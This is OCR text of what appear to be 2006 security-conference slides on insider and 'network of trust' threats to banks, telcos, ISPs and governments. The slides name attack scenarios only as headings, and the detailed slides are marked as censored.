    - The Bankers
    - The Lawyers

DECEMBER 1, 1986
$1.95
TIME
Infighting Over Iran
WALL ST. SCAM
Making Millions With Your Money
Investor "Ivan the Terrible" Boesky

Case Study: Telcos

- “End to End” Frame-relay Links
- VSAT Networks
  - Why many banks all over Asia use VSAT connections in clear-text?
  - Substantial drop in performance when using IPSEC as it breaks some of transport flow optimization (TFO) features.
- The Effect of Convergence
  - GSM, SMS
  - SMS Banking
  - Value Added Services Partners
- Trusting the Backbone.
  - Wireless backup link of a Bank

Captured ATM Transactions over Wireless

CENSORED

You should have joined HITBSecConf 2006... If you really wanted to see this slide.

One year later, similar bank - similar problems...

CENSORED

You should have joined HITBSecConf 2006... If you really wanted to see this slide.

Do it Yourself: Reset and Approve your Credit Card Limit


CENSORED

You should have joined HITBSecConf 2006... If you really wanted to see this slide.

Case Study: Government Intelligence

- Soviet Union
  - December 25th, 1991
- China
  - Reverse Engineering
  - LANL
- NSA & FBI
  - Echelon
  - Carnivore

NATIONAL SECURITY AGENCY
JDK383 JDKFLFORUER894363IDBCKGOG058ZEFQAKDMF04SBS7D0P23
MLS7EKFGMH67Y846EJFLG0G893PZSJD98EPF936DFGPGYH5K35T8GR


Cisco 7200 Series VXR

Case Study: Internet Service Provider

- Hijacking the domain name of an Online Banking ASP
- Hacking the ISP to steal e-mails of a target using tunnelx
    - 1st occurrence: ISP replaced the target's cisco router
    - 2nd occurrence: ISP hides the real target
- MPLS
    - a "cost-effective" way to provide access, intranet and extranet VPN services.
- **Hotel ISP (live demo)**

Case Study: Employees

- Corporate
  - Workers
  - Custodians
- Government
  - Background Checks
- Household
  - Maids
  - Au Pair and Babysitters
- Hackers
  - Consultants or Sociopaths?

Conclusion

- Current largest threat remains your network of trust.
- Who killed Julius Caesar?
  - Betrayal always comes from the people you trust

- Your network of trust MUST BE included within the scope of your compliance check and regular security assessment
- Trust and Mistrust is a vicious circle

Q&A

- Any Questions?